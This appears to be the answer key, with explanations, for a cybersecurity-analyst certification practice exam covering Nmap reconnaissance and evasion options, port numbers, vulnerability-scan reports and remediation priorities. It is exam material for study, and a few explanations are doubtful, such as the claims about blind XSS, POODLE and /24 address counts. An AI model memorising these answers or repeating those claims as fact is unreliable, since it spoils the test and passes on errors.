1. A. Although it may seem strange, a DNS brute-force attack that queries a list of IP addresses, common subdomains, or other lists of targets will often bypass intrusion detection and prevention systems that do not pay particular attention to DNS queries. Cynthia may even be able to find a DNS server that is not protected by the organization's IPS! Nmap scans are commonly used during reconnaissance, and Cynthia can expect them to be detected since they are harder to conceal. Cynthia shouldn't expect to be able to perform a DNS zone transfer, and if she can, a well-configured IPS should immediately flag the event.
2. C. MySQL uses port 3306 as its default port. Oracle uses 1521, Postgres uses 5432, and Microsoft SQL uses 1433/1434.
3. A. Cynthia's first action should be to determine whether there is a legitimate reason for the workstation to have the listed ports open.
4. C. All of the threats described here are serious threats that exist in modern enterprises. However, the most pervasive threat is standard malware, which threatens essentially every computing environment on an almost constant basis.
5. D. Nara can reduce the number of services in her environment that are exposed to a brute-force attack. This is a means of reducing the total attack surface. She can't alter characteristics of her adversary, such as the adversary's capability, choice of attack vectors, or likelihood of launching an attack.
6. C. By default, Nmap uses a TCP SYN scan. If the user does not have proper socket privileges (such as root on a Linux system), it will use a TCP connect scan.

7. A. Limiting the information available about an organization by requiring authentication will strongly limit the ability of potential attackers to gather information. Secure domain registration may conceal the registration contact's information but does not provide any real additional protection. Limiting technologies listed in a job posting can help limit what attackers may find out, but most organizations would prefer to better match candidates. Finally, purging all metadata can help protect information about internal systems and devices but is difficult to enforce, and document metadata is not a primary source of information about most organizations.
8. B. Since Cassandra is scanning a wireless network and the system is using an IP address that is commonly used for commodity wireless routers, her best guess should be that this is a wireless router that can be accessed via SSH and that is providing a web management interface and print services. The actual host scanned is an Asus router running open source firmware and additional software.
9. D. Depending on the level of access associated with the key, this error could give anyone discovering the key total control of an organization's AWS account, resulting in a complete loss of confidentiality, integrity, and availability.
10. D. Nmap provides Common Platform Enumeration data when the `-O` (OS fingerprinting) and verbose flags are used. If Kristen had seen the `-sV` flag instead, she would have expected service version information.
11. B. Banner grabbing is an active process and requires a connection to a remote host to grab the banner. The other methods are all passive and use third-party information that does not require a direct lookup against a remote host.
12. B. Nmap supports the use of both HTTP and SOCKS4 proxies, allowing Alex to configure the

remote host as an HTTP proxy and bounce his scans through it. This can allow Nmap users to leverage their scanning tools without installing them on a protected host or network.

13. C. Maddox's actions could identify improperly secured storage buckets that require remediation. While the other vulnerabilities could exist in Maddox's cloud environment, they are not likely to be discovered during a permissions inventory.
14. C. Alex knows that systems that are exposed to the Internet like screened subnet (DMZ) systems are constantly being scanned. She should rate the likelihood of the scan occurring as high. In fact, there is a good chance that a scan will be occurring while she is typing up her report!
15. A. This type of XSS vulnerability, where the attack is stored on a server for later users, is a persistent vulnerability. The scenario does not tell us that the code is immediately displayed to the user submitting it, so there is no indication of a reflected attack. The attack is stored on the server, rather than in the browser, so it is not a DOM-based attack. Blind XSS attacks do not exist.
16. D. This is an example of a broken access control system. The system is clearly intended to require that users provide a valid password during the authentication process. This approach is broken, however, because the user is able to log in without providing the password.
17. B. Most SaaS providers do not want their customers conducting port scans of their service, and many are glad to provide security assertions and attestations including audits, testing information, or contractual language that addresses potential security issues. Using a different scanning tool, engaging a third-party tester, or even using a VPN are not typically valid answers in a scenario like this.
18. C. STIX is a language used to define security threat information and is not a common target of injection

attacks. SQL injection and XML injection attacks commonly take place against applications using those languages. Cross-site scripting (XSS) attacks are a common example of an injection attack against HTML documents.

19. A. Rootkits are specifically designed for privilege escalation attacks, providing the ability to escalate a normal user account into an administrative account.
20. B. Pacu is an AWS-specific tool that will not be useful in a multi-cloud environment. ScoutSuite, Prowler, and CloudSploit can all test both AWS and Azure environments.
21. C. By purchasing a mitigation service, Greg is reducing the potential impact of a DDoS attack. This service can't reduce the likelihood that an attacker will launch an attack or the capability of that adversary. Greg did not change his own infrastructure, so he did not reduce the total attack surface.
22. D. The uses described for the workstation that Carrie is securing do not require inbound access to the system on any of these ports. Web browsing and Active Directory domain membership traffic can be handled by traffic initiated by the system.
23. C. Whereas the first three ports are common to many of the devices listed, TCP 515 is the LPR/LPD port, 631 is the IPP port commonly used by many print servers, and TCP port 9100 is the RAW, or direct, IP port. Although this could be another type of device, it is most likely a network-connected printer.
24. B. The system is showing normal ports for a Windows file server. It is most likely that Manish's escalation to management resulted in action by the server administrator.
25. C. Using telnet to connect to remote services to validate their response is a useful technique for service validation. It doesn't always work, but it can allow you to interact with the service to gather

information manually. While telnet is an insecure service and should not typically be used, the `telnet` command is a valuable way to test connectivity to an SMTP server. A more secure tool that uses encryption, such as SSH, would not provide visibility into the SMTP service because SMTP is not set up to accept SSH connections.

26. B. Marta's best option from this list is to query DNS using WHOIS. She might also choose to use a BGP looking glass, but most of the information she will need will be in WHOIS. If she simply scans the network the web server is in, she may end up scanning a third-party hosting provider or other systems that aren't owned by her organization in the /24 subnet range. Contacting ICANN isn't necessary with access to WHOIS, and depending on what country Marta is in, ICANN may not have the data she wants. Finally, using `traceroute` will only show the IP address of the system she queries; she needs more data to perform a useful scan in most instances.
27. C. Scans from location C will show fewer open ports because most datacenter firewalls are configured to only allow the ports for publicly accessible services through to other networks. Location C is on an internal network, so Marta will probably see more ports than if she tried to scan datacenter systems from location A, but it is likely that she will see far fewer ports than a port scan of the datacenter from inside the datacenter firewall will show.
28. B. Marta will see the most important information about her organization at location B, which provides a view of datacenter servers behind the datacenter firewall. To get more information, she should request that the client network firewall ruleset include a rule allowing her scanner to scan through the firewall to all ports for all systems on all protocols.
29. B. If Chris can perform a zone transfer, he can gather all of the organization's DNS information,

including domain servers, hostnames, MX and CNAME records, time to live records, zone serial number data, and other information. This is the easiest way to gather the most information about an organization via DNS if it is possible. Unfortunately, for penetration testers (and attackers!), few organizations allow untrusted systems to perform zone transfers.

30. C. Performing a WHOIS query is the only passive reconnaissance technique listed. Each of the other techniques performs an active reconnaissance task.
31. A. Passive network mapping can be done by capturing network traffic using a sniffing tool like Wireshark. Active scanners including `nmap`, the Angry IP Scanner, and `netcat` (with the `-z` flag for port scanning) could all set off alarms as they scan systems on the network.
32. A. The `nmap -T` command accepts a setting between 0 (or “paranoid”) and 5 (or “insane”). When Scott sets his scan to use the insane setting, it will perform the fastest scanning it can, which will likely set off any IDS or IPS that is watching for scans.
33. B. Cloudflare, Akamai, and other content distribution networks (CDNs) use a network of distributed servers to serve information closer to requesters. In some cases, this may make parts of a vulnerability scan less useful, whereas others may remain valid. Here, Andrea simply knows that the content is hosted in a CDN and that she may not get all the information she wants from a scan.
34. A. Tracy knows that most wired networks do not use end-to-end encryption by default and that wireless networks are typically more easily accessible than a wired network that requires physical access to a network jack or a VPN connection from an authorized account. Without more detail, she cannot determine whether authentication is required for both networks, but NAC is a common security feature of wired networks, and WPA3 Enterprise

requires authentication as well. Port security is used only for wired network connections.

35. B. Most infrastructure as a service (IaaS) providers will allow their customers to perform security scans as long as they follow the rules and policies for such scans. Ian should review his vendor's security documentation and contact them for details if he has questions.
36. C. Using a UDP scan, as shown in option C with the `-sU` flag, will not properly identify printers since print service ports are TCP ports. The other commands will properly scan and identify many printers based on either their service ports (515, 631, 9100) or their OS version.
37. B. This `nmap` scan will scan for SSH (22), SMTP (25), DNS (53), and LDAP (389) on their typical ports. If the services are running on an alternate port, this scan will completely miss those and any other services.
38. C. Load balancers can alias multiple servers to the same hostname. This can be confusing when conducting scans, because it may appear that multiple IP addresses or hosts are responding for the same system.
39. B. `nmap` supports quite a few firewall evasion techniques including spoofing the MAC (hardware) address, appending random data, setting scan delays, using decoy IP addresses, spoofing the source IP or port, modifying the MTU size, or intentionally fragmenting packets.
40. D. Casey knows that she saw three open ports and that `nmap` took its best guess at what was running on those ports. In this case, the system is actually a CentOS Linux system. This is not a Cisco device, it is not running Red Hat Linux, and it was not built by IBM.
41. C. When a vulnerability exists and a patch has not been released or cannot be installed, compensating

controls can provide appropriate protection. In the case of PCI DSS (and other compliance standards), documenting what compensating controls were put in place and making that documentation available are important steps for compliance.

42. C. The `-sP` flag for `nmap` indicates a ping scan, and `/24` indicates a range of 255 addresses. In this case, that means `nmap` will scan for hosts that respond to ping in the 192.168.2.0 to 192.168.2.255 IP address range.
43. B. Performing a scan from an on-site network connection is the most likely to provide more detail. Many organizations have a strong external network defense but typically provide fewer protections for on-site network connections to allow internal users to access services. It is possible that the organization uses services found only on less common ports or UDP only services, but both of these options have a lower chance of being true than for an on-site scan to succeed. Nmap does provide firewall and IPS evasion capabilities, but this is also a less likely scenario.
44. C. Passive fingerprinting relies on the ability of a system to capture traffic to analyze. Preventing systems from using promiscuous mode will provide attackers with very little data when performing passive fingerprinting. Both intrusion prevention systems and firewalls can help with active fingerprinting but will do nothing to stop passive fingerprinting.
45. D. While SSH port forwarding and SSH tunneling are both useful techniques for pivoting from a host that allows access, `nmap` requires a range of ports open for default scans. He could write a script and forward the full range of ports that `nmap` checks, but none of the commands listed will get him there. If Frank has access to proxy chains, he could do this with two commands.

46. C. Angela has captured part of a Nikto scan that targets a vulnerable ASP script that allows directory traversal attacks. If it was successful, the contents of files like `/etc/passwd` would be accessible using the web server.
47. D. `nmap` has a number of built-in antifirewall capabilities, including packet fragmentation, decoy scans, spoofing of the source IP address and source port, and scan timing techniques that make detection less likely. Spoofing the target IP address won't help; her packets still need to get to the actual target.
48. A. Using an agent-based scanning approach will provide Kim with the most reliable results for systems that are not always connected to the network. The agent can run the scans and then report results the next time the agent is connected to a network. The other technologies all require that the system be connected to the network during the scan.
49. B. As Carla reads this report, she should note that the bottom three vulnerabilities have a status of Fixed. This indicates that the information leakage vulnerability is already corrected and that the server no longer supports TLS v1.0. The alert about the load balancer is severity 1, and Carla should treat it as informational. This leaves a severity 2 vulnerability for the expired SSL certificate as the highest-severity issue of the choices presented.
50. C. Sadiq should ensure that the industrial control system (ICS) is on an isolated network, unreachable from any Internet-connected system. This greatly reduces the risk of exploitation. It would not be cost-effective to develop a patch himself, and Sadiq should not trust any software that he obtains from an Internet forum. An intrusion prevention system, while a good idea, is not as strong a control as network isolation.

51. C. This vulnerability has a severity rating of 3/5 and is further mitigated by the fact that the server is on an internal network, accessible only to trusted staff. This rises above the level of an informational report and should be addressed, but it does not require urgent attention.
52. B. The High Severity Report is the most likely report of the choices given that will summarize critical security issues. The Technical Report will likely contain too much detail for Rob's manager. The Patch Report will indicate systems and applications that are missing patches but omit other security issues. The Unknown Device Report will focus on systems detected during the scan that are not registered with the organization's asset management system.
53. A. The Payment Card Industry Data Security Standard (PCI DSS) regulates credit and debit card information. The Family Educational Rights and Privacy Act (FERPA) applies to student educational records. The Health Insurance Portability and Accountability Act (HIPAA) regulates protected health information. The Sarbanes–Oxley (SOX) Act requires controls around the handling of financial records for public companies.
54. C. Web servers commonly run on ports 80 (for HTTP) and 443 (for HTTPS). Database servers commonly run on ports 1433 (for Microsoft SQL Server), 1521 (for Oracle), or 3306 (for MySQL). Remote Desktop Protocol services commonly run on port 3389. There is no evidence that SSH, which uses port 22, is running on this server.
55. B. Nina should perform testing of her code before deploying it to production. Because this code was designed to correct an issue in a vulnerability scan, Nina should ask the security team to rerun the scan to confirm that the vulnerability scan was resolved as one component of her testing. A penetration test is overkill and not necessary in this situation. Nina should not deploy the code to production until it is

tested. She should not mark the issue as resolved until it is verified to work in production.

56. B. Port 23 is used by telnet, an insecure unencrypted communications protocol. George should ensure that telnet is disabled and blocked. Secure shell (SSH) runs on port 22 and serves as a secure alternative. Port 161 is used by the Simple Network Management Protocol (SNMP), and port 443 (HTTPS) is used for secure web connections.
57. B. This system is exposing a service on port 3389. This port is typically used for remote administrative access to Windows servers.
58. C. The issue identified in this scan report is with a service running on port 3389. Windows systems use port 3389 for the Remote Desktop Protocol (RDP). Therefore, Harold should turn to this service first.
59. D. None of the protocols and versions listed in this question is an acceptable way to correct this vulnerability. All versions of SSL contain critical vulnerabilities and should no longer be used. TLS v1.0 also contains a vulnerability that would allow an attacker to downgrade the cryptography used by the server. Harold should upgrade the server to support at least TLS v1.2.
60. D. VMware is a virtualization platform that is widely used to run multiple guest operating systems on the same hardware platform. This vulnerability indicates a vulnerability in VMware itself, which is the hypervisor that moderates access to physical resources by those guest operating systems.
61. B. Quentin should reconfigure cipher support to resolve the issues surrounding the weak cipher support of SSL/TLS and RDP. He should also obtain a new SSL certificate to resolve multiple issues with the current certificate. He should add account security requirements to resolve the naming of guest accounts and the expiration of administrator passwords. There is no indication that any Windows patches are missing on this system.

62. A. Although all of these categories of information should trigger vulnerability scanning for assets involved in their storage, processing, or transmission, only credit card information has specific regulations covering these scans. The Payment Card Industry Data Security Standard (PCI DSS) contains detailed requirements for vulnerability scanning.
63. A. Stella should remediate this vulnerability as quickly as possible because it is rated by the vendor as a Critical vulnerability. The description of the vulnerability indicates that an attacker could execute arbitrary code on the server and use this vulnerability to achieve escalation of privilege. Therefore, this should be one of Stella's highest priorities for remediation.
64. B. This system is running SharePoint. This application runs only on Microsoft Windows servers.
65. B. The vulnerability report indicates that SharePoint application patches are available to correct the vulnerability on a variety of versions of SharePoint. This should be Stella's first course of action since it will correct the underlying issue. Deploying an intrusion prevention system may also prevent attackers from exploiting the vulnerability, but it will depend on the positioning of the IPS and the attacker's location on the network and will not correct the underlying issue. There is no indication that an operating system patch will correct the issue. Disabling the service will prevent an attacker from exploiting the vulnerability but will also disable the business-critical service.
66. D. A supervisory control and data acquisition (SCADA) network is a form of industrial control system (ICS) that is used to maintain sensors and control systems over a large geographic area.
67. D. The most likely issue is that Eric's scanner has not pulled the most recent signatures from the vendor's vulnerability feed. Eric should perform a

manual update and rerun the scan before performing an investigation of the servers in question or filing a bug report.

68. A. Blind SQL injection vulnerabilities are difficult to detect and are a notorious source of false positive reports. Natalie should verify the results of the tests performed by the developers but should be open to the possibility that this is a false positive report, since that is the most likely scenario.
69. A. Virtualized systems run full versions of operating systems. If Kasun's scan revealed a missing operating system patch when he scanned a virtualized server, the patch should be applied directly to that guest operating system.
70. D. Joaquin can improve the quality and quantity of information available to the scanner by moving to credentialed scanning, moving to agent-based scanning, and integrating asset information into the scans. Any of these actions is likely to reduce the false positive rate. Increasing the sensitivity of scans would likely have the opposite effect, causing the scanner to report even more false positives.
71. C. Of the choices presented, the maximum number of simultaneous checks per host is the only setting that would affect individual systems. Changing the number of simultaneous hosts per scan and the network timeout would have an effect on the broader network. Randomizing IP addresses would not have a performance impact.
72. C. This report simply states that a cookie used by the service is not encrypted. Before raising any alarms, Isidora should investigate the contents of the cookie to determine whether the compromise of its contents would introduce a security issue. This might be the case if the cookie contains session or authentication information. However, if the cookie does not contain any sensitive contents, Isidora may be able to simply leave the service as is.

73. C. Information asset value refers to the value that the organization places on data stored, processed, or transmitted by an asset. In this case, the types of information processed (e.g., regulated data, intellectual property, personally identifiable information) helps to determine information asset value. The cost of server acquisition, cost of hardware replacement, and depreciated cost all refer to the financial value of the hardware, which is a different concept than information asset value.
74. D. Laura should consider deploying vulnerability scanning agents on the servers she wants to scan. These agents can retrieve configuration information and send it to the scanner for analysis. Credentialled scanning would also be able to retrieve this information, but it would require that Laura manage accounts on each scanned system. Server-based scanning would not be capable of retrieving configuration information from the host unless run in credentialled mode. Uncredentialled scans would not have the access required to retrieve detailed configuration information from scan targets.
75. B. The vulnerability report states that the issue is with SQL Server. SQL Server is a database platform provided by Microsoft.
76. D. It is unlikely that a network IPS would resolve this issue because it would not be able to view the contents of an encrypted SSH session. Disabling port 22 would correct the issue, although it may cause business disruption. Disabling AES-GCM is listed in the solution section as a feasible workaround, whereas upgrading OpenSSH is the ideal solution.
77. D. Unfortunately, Singh cannot take any action to remediate this vulnerability. He could consider restricting network access to the server, but this would likely have an undesirable effect on email access. The use of encryption would not correct this issue. The vulnerability report indicates that “There is no known fix at this time,” meaning that

upgrading Windows or Exchange would not correct the problem.

78. B. SQL injection vulnerabilities target the data stored in enterprise databases, but they do so by exploiting flaws in client-facing applications. These flaws are most commonly, but not exclusively, found in web applications.
79. B. This vulnerability exists in Microsoft Internet Information Services (IIS), which is a web server. The fact that the vulnerability could result in cross-site scripting issues also points to a web server. Web servers use the HTTP and HTTPS protocols. Ryan could configure IPS rules to filter HTTP/HTTPS access to this server.
80. B. Applying a security patch would correct the issue on this server. The fact that the header for this vulnerability includes a Microsoft security bulletin ID indicates that Microsoft likely released a patch for the vulnerability. Disabling the IIS service would disrupt business activity on the server. Modifying the web application would not likely address this issue as the report indicates that it is an issue with the underlying IIS server and not a specific web application. IPS rules may prevent an attacker from exploiting the vulnerability, but they would not correct the underlying issue.
81. A. Since this is an escalation of privilege vulnerability, it is likely that an attacker could gain complete control of the system. There is no indication that control of this system would then lead to complete control of the domain. Administrative control of the server would grant access to configuration information and web application logs, but these issues are not as serious as an attacker gaining complete control of the server.
82. B. This server is located on an internal network and has only a private IP address. Therefore, the only scan that would provide any valid results is an internal scan. The external scanner would not be

able to reach the file server through a valid IP address.

83. A. Task 1 strikes the best balance between criticality and difficulty. It allows Zahra to remediate a medium criticality issue with an investment of only six hours of time. Task 2 is higher criticality but would take three weeks to resolve. Task 3 is the same criticality but would require two days to fix. Task 4 is lower criticality but would require the same amount of time to resolve as Task 1.
84. C. If the firewall is properly configured, the workstation and file server are not accessible by an external attacker. Of the two remaining choices, the web server vulnerability (at severity 5) is more severe than the mail server vulnerability (at severity 1). Most organizations do not bother to remediate severity 1 vulnerabilities because they are usually informational in nature.
85. A. This is an informational-level report that will be discovered on any server that supports the OPTIONS method. This is not a serious issue and is listed as an informational item, so Mike does not need to take any action to address it.
86. D. Ports 139 and 445 are associated with Windows systems that support file and printer sharing.
87. A. Although a buffer overflow attack could theoretically have an impact on information stored in the database, a SQL injection vulnerability poses a more direct threat by allowing an attacker to execute arbitrary SQL commands on the database server. Cross-site scripting attacks are primarily user-based threats that would not normally allow database access. A denial-of-service attack targets system availability, rather than information disclosure.
88. A. IPsec is a secure protocol for establishing VPN links. Organizations should no longer use the obsolete Secure Sockets Layer (SSL) or Point-to-

Point Tunneling Protocol (PPTP) for VPN connections or other secure connections.

89. D. Rahul does not need to take any action on this vulnerability because it has a severity rating of 2 on a five-point scale. PCI DSS only requires the remediation of vulnerabilities with at least a “medium” rating, and this vulnerability does not clear that threshold.
90. C. This vulnerability is with the Network Time Protocol (NTP), a service that runs on UDP port 123. NTP is responsible for providing synchronizing for the clocks of servers, workstations, and other devices in the organization.
91. D. Aaron should treat this vulnerability as a fairly low priority and may never get around to remediating it if there are more critical issues on his network. The vulnerability has a severity rating of 2 (out of 5), and the vulnerability is further mitigated by the fact that the server is accessible only from the local network.
92. A. The SQL injection attack could be quite serious, since it may allow an attacker to retrieve and/or modify information stored in the back-end database. The second-highest priority should be resolving the use of unencrypted authentication, because it may allow the theft of user credentials. The remaining two vulnerabilities are less serious, because they pose only a reconnaissance risk.
93. A. The report notes that all of the vulnerabilities for these three servers are in Fixed status. This indicates that the vulnerabilities existed but have already been remediated and no additional work is required.
94. B. The most likely issue is that the maintenance subscription for the scanner expired while it was inactive and the scanner is not able to retrieve current signatures from the vendor’s vulnerability feed. The operating system of the scanner should not affect the scan results. Ji-won would not be able

to access the scanner at all if she had invalid credentials or the scanner had an invalid IP address.

95. D. The most likely scenario is that a network IPS is blocking SQL injection attempts sent to this server, and the internal scanner is positioned on the network in such a way that it is not filtered by the network IPS. If a host IPS were blocking the requests, the vulnerability would likely not appear on internal scans either. If a firewall were blocking the requests, then no external scanner entries would appear in the log file.
96. D. The fact that this vulnerability affects kernel-mode drivers is very serious, because it indicates that an attacker could compromise the core of the operating system in an escalation of privilege attack. The other statements made about this vulnerability are all correct, but they are not as serious as the kernel-mode issue.
97. D. This is an example of the POODLE vulnerability that exploits weaknesses in the OpenSSL encryption library. While replacing SSL with TLS and disabling weak ciphers are good practices, they will not correct this issue. Carl should upgrade OpenSSL to a more current version that does not contain this vulnerability.
98. B. According to corporate policy, Renee must run the scans on a daily basis, so the weekend is not a viable option. The scans should run when they have the least impact on operations, which, in this scenario, would be in the evening. The purpose of vulnerability scans is to identify known vulnerabilities in systems and not to perform load testing of servers.
99. A. The highest-severity vulnerability in this report is the use of an outdated version of SNMP. Ahmed can correct this issue by disabling the use of SNMP v1 and SNMP v2, which contain uncorrectable security issues, and replacing them with SNMP v3. The other actions offered as choices in this question would remediate other vulnerabilities shown in the report,

but they are all of lower severity than the SNMP issue.

100. C. Glenda can easily resolve this issue by configuring workstations to automatically upgrade Chrome. It is reasonable to automatically deploy Chrome updates to workstations because of the fairly low impact of a failure and the fact that users could switch to another browser in the event of a failure. Manually upgrading Chrome would also resolve the issue, but it would not prevent future issues. Replacing Chrome with Internet Explorer would resolve this issue but create others, since Internet Explorer is no longer supported by Microsoft. This is a serious issue, so Glenda should not ignore the report.
101. B. Glenda should remediate this vulnerability as quickly as possible because it occurs widely throughout her organization and has a significant severity (4 on a five-point scale). If an attacker exploits this vulnerability, they could take control of the affected system by executing arbitrary code on it.
102. C. Oracle database servers use port 1521 for database connections. Port 443 is used for HTTPS connections to a web server. Microsoft SQL Server uses port 1433 for database connections. Port 8080 is a nonstandard port for web services.
103. C. The PCI DSS standard requires that merchants and service providers present a clean scan result that shows no critical, high, or medium vulnerabilities in order to maintain compliance.
104. C. The vulnerability shown here affects PNG processing on systems running Windows. PNG is an acronym for Portable Network Graphics and is a common image file format.
105. C. The standard scan of 1,900 common ports is a reasonably thorough scan that will conclude in a realistic period of time. If Aaron knows of specific ports used in his organization that are not included in the standard list, he could specify them using the Additional section of the port settings. A full scan of

all 65,535 ports would require an extremely long period of time on a Class C network. Choosing the Light Scan setting would exclude a large number of commonly used ports, whereas the None setting would not scan any ports.

106. A. From the information given in the scenario, you can conclude that all of the HTTP/HTTPS vulnerabilities are not exploitable by an attacker because of the firewall restrictions. However, OpenSSL is an encryption package used for other services, in addition to HTTPS. Therefore, it may still be exposed via SSH or other means. Haruto should replace it with a current, supported version because running an end-of-life (EOL) version of this package exposes the organization to potentially unpatchable security vulnerabilities.
107. B. Banner grabbing scans are notorious for resulting in false positive reports because the only validation they do is to check the version number of an operating system or application against a list of known vulnerabilities. This approach is unable to detect any remediation activities that may have taken place that do not alter the version number.
108. C. Vulnerability 3 has a CVSS score of 10.0 because it received the highest possible ratings on all portions of the CVSS vector. All three vulnerabilities have ratings of “high” for the confidentiality, integrity, and availability impact metrics. Vulnerabilities 1 and 2 have lower values for one or more of the exploitability metrics, meaning that weaponization of those vulnerabilities would likely be more difficult.
109. D. A cybersecurity analyst should consider all of these factors when prioritizing remediation of vulnerabilities. The severity of the vulnerability is directly related to the risk involved. The likelihood of the vulnerability being exploited may be increased or reduced based on the affected system’s network exposure. The difficulty of remediation may impact

the team's ability to correct the issue with a reasonable commitment of resources.

110. B. There is no indication in the scenario that the server is running a database; in fact, the scenario indicates that the server is dedicated to running the Apache web service. Therefore, it is unlikely that a database vulnerability scan would yield any results. Landon should run the other three scans, and if they indicate the presence of a database server, he could follow up with a specialized database vulnerability scan.
111. C. The vulnerability report's impact statement reads as follows: "If successfully exploited, this vulnerability could lead to intermittent connectivity problems, or the loss of all NetBIOS functionality." This is a description of an availability risk.
112. C. Data classification is a set of labels applied to information based on their degree of sensitivity and/or criticality. It would be the most appropriate choice in this scenario. Data retention requirements dictate the length of time that an organization should maintain copies of records. Data remanence is an issue where information thought to be deleted may still exist on systems. Data privacy may contribute to data classification but does not encompass the entire field of data sensitivity and criticality in the same manner as data classification. For example, a system may process proprietary business information that would be very highly classified and require frequent vulnerability scanning. Unless that system also processed personally identifiable information, it would not trigger scans under a system based solely on data privacy. Data sovereignty issues relate to what jurisdiction(s) regulate data and are not relevant in this scenario.
113. C. In this scenario, a host firewall may be an effective way to prevent infections from occurring in the first place, but it will not expedite the recovery of a system that is already infected. Intrusion

prevention systems and security patches will generally not be effective against a zero-day attack and also would not serve as a recovery control. Backups would provide Tom with an effective way to recover information that was encrypted during a ransomware attack.

114. B. There is no reason to believe that upgrading the operating system will resolve this application vulnerability. All of the other solutions presented are acceptable ways to address this risk.
115. D. This is a serious vulnerability because it exposes significant network configuration information to attackers and could be used to wage other attacks on this network. However, the direct impact of this vulnerability is limited to reconnaissance of network configuration information.
116. B. In this case, Yashvir should ask the DBA to recheck the server to ensure that the patch was properly applied. It is not yet appropriate to mark the issue as a false positive report until Yashvir performs a brief investigation to confirm that the patch is applied properly. This is especially true because the vulnerability relates to a missing patch, which is not a common source of false positive reports. There was no acceptance of this vulnerability, so Yashvir should not mark it as an exception. He should not escalate this issue to management because the DBA is working with him in good faith.
117. A. This is most likely a false positive report. The vulnerability description says “note that this script is experimental and may be prone to false positives.” It is less likely that the developers and independent auditors are all incorrect. The scanner is most likely functioning properly, and there is no indication that either it or the database server is misconfigured.
118. B. X.509 certificates are used to exchange public keys for encrypted communications. They are a fundamental part of the SSL and TLS protocols, and an issue in an X.509 certificate may definitely affect

HTTPS, SSH, and VPN communications that depend on public key cryptography. HTTP does not use encryption and would not be subject to this vulnerability.

119. A. This is an example of a false positive report. The administrator demonstrated that the database is not subject to the vulnerability because of the workaround, and Larry went a step further and verified this himself. Therefore, he should mark the report as a false positive in the vulnerability scanner.
120. B. False positive reports like the one described in this scenario are common when a vulnerability scanner depends on banner grabbing and version detection. The primary solution to this issue is applying a patch that the scanner would detect by noting a new version number. However, the administrator performed the perfectly acceptable action of remediating the vulnerability in a different manner without applying the patch, but the scanner is unable to detect that remediation activity and is reporting a false positive result.
121. C. The Post Office Protocol v3 (POP3) is used for retrieving email from an email server.
122. A. Margot can expect to find relevant results in the web server logs because they would contain records of HTTP requests to the server. Database server logs would contain records of the queries made against the database. IDS logs may contain logs of SQL injection alerts. NetFlow logs would not contain useful information because they record only traffic flows, not the details of the communications.
123. A. The `runas` command allows an administrator to execute a command using the privileges of another user. Linux offers the same functionality with the `sudo` command. The Linux `su` command is similar but allows an administrator to switch user identities, rather than simply execute a command using another user's identity. The `ps` command in Linux

lists active processes, whereas the `grep` command is used to search for text matching a pattern.

124. A. Plain-text authentication sends credentials “in the clear,” meaning that they are transmitted in unencrypted form and are vulnerable to eavesdropping by an attacker with access to a network segment between the client and server.
125. D. Fingerprinting vulnerabilities disclose information about a system and are used in reconnaissance attacks. This vulnerability would allow an attacker to discover the operating system and version running on the target server.
126. B. The majority of the most serious issues in this scan report relate to missing security updates to Windows and applications installed on the server. Akari should schedule a short outage to apply these updates. Blocking inbound connections at the host firewall would prevent the exploitation of these vulnerabilities, but it would also prevent users from accessing the server. Disabling the guest account and configuring the use of secure ciphers would correct several vulnerabilities, but they are not as severe as the vulnerabilities related to patches.
127. C. This vulnerability is exploited by the user running a Java applet and does not require any inbound connections to the victim system, so a host firewall would not be an effective control. The best options to correct this vulnerability are either removing the JRE if it is no longer necessary or upgrading it to a recent, secure version. A web content filtering solution, though not the ideal solution, may be able to block malicious GIF files from exploiting this vulnerability.
128. A. Although ARP tables may provide the necessary information, this is a difficult way to enumerate hosts and is prone to error. Doug would have much greater success if he consulted the organization’s asset management tool, ran a discovery scan, or looked at the results of other recent scans.

129. A. The most likely reason for this result is that the scan sensitivity is set to exclude low-impact vulnerabilities rated as 1 or 2. There is no reason to believe that Mary configured the scan improperly because this is a common practice to limit information overload and is likely intentional. It is extremely unlikely that systems in the datacenter contain no low-impact vulnerabilities when they have high-impact vulnerabilities. If Mary excluded high-impact vulnerabilities, the report would not contain any vulnerabilities rated 4 or 5.
130. D. This vulnerability is presented as an Info level vulnerability and, therefore, does not represent an actual threat to the system. Mikhail can safely ignore this issue.
131. D. Vulnerability scans can only provide a snapshot in time of a system's security status from the perspective of the vulnerability scanner. Agent-based monitoring provides a detailed view of the system's configuration from an internal perspective and is likely to provide more accurate results, regardless of the frequency of vulnerability scanning.
132. A. The SQL injection vulnerability is clearly the highest priority for remediation. It has the highest severity (5/5) and also exists on a server that has public exposure because it resides on the screened subnet (DMZ) network.
133. D. Pete and the desktop support team should apply the patch using a Group Policy Object (GPO) or other centralized configuration management tool. This is much more efficient than visiting each workstation individually, either in person or via remote connection. There is no indication in the scenario that a registry update would remediate this issue.
134. A. An insider would have the network access required to connect to a system on the internal server network and exploit this buffer overflow vulnerability. Buffer overflow vulnerabilities

typically allow the execution of arbitrary code, which may allow an attacker to gain control of the server and access information above their authorization level. Vulnerability 3 may also allow the theft of information, but it has a lower severity level than vulnerability 2. Vulnerabilities 4 and 5 are denial-of-service vulnerabilities that would allow the disruption of service, not the theft of information.

135. A. Wanda should restrict interactive logins to the server. The vulnerability report states that “The most severe of these vulnerabilities could allow remote code execution if a user either visits a specially crafted website or opens a specially crafted document.” If Wanda restricts interactive login, it greatly reduces the likelihood of this type of activity. Removing Internet Explorer or Microsoft Office might lower some of the risk, but it would not be as effective as completely restricting logins. Applying the security patch is not an option because of the operational concerns cited in the question.
136. D. For best results, Garret should combine both internal and external vulnerability scans. The external scan provides an “attacker’s eye view” of the web server, whereas the internal scan may uncover vulnerabilities that would only be exploitable by an insider or an attacker who has gained access to another system on the network.
137. A. The scenario describes an acceptable use of a compensating control that has been reviewed with the merchant bank. Frank should document this as an exception and move on with his scans. Other actions would go against his manager’s wishes and are not required by the situation.
138. D. All three of these scan types provide James with important information and/or are needed to meet regulatory requirements. The external scan from James’s own network provides information on services accessible outside of the payment card network. The internal scan may detect vulnerabilities accessible to an insider or someone

who has breached the network perimeter. The approved scanning vendor (ASV) scans are required to meet PCI DSS obligations. Typically, ASV scans are run infrequently and do not provide the same level of detailed reporting as scans run by the organization's own external scans, so James should include both in his program.

139. A. Any one of the answer choices provided is a possible reason that Helen received this result. However, the most probable scenario is that the printer is actually running a web server and this is a true positive result. Printers commonly provide administrative web interfaces, and those interfaces may be the source of vulnerabilities.
140. C. Port 389 is used by the Lightweight Directory Access Protocol (LDAP) and is not part of the SMB communication. SMB may be accessed directly over TCP port 445 or indirectly by using NetBIOS over TCP/IP on TCP ports 137 and 139.
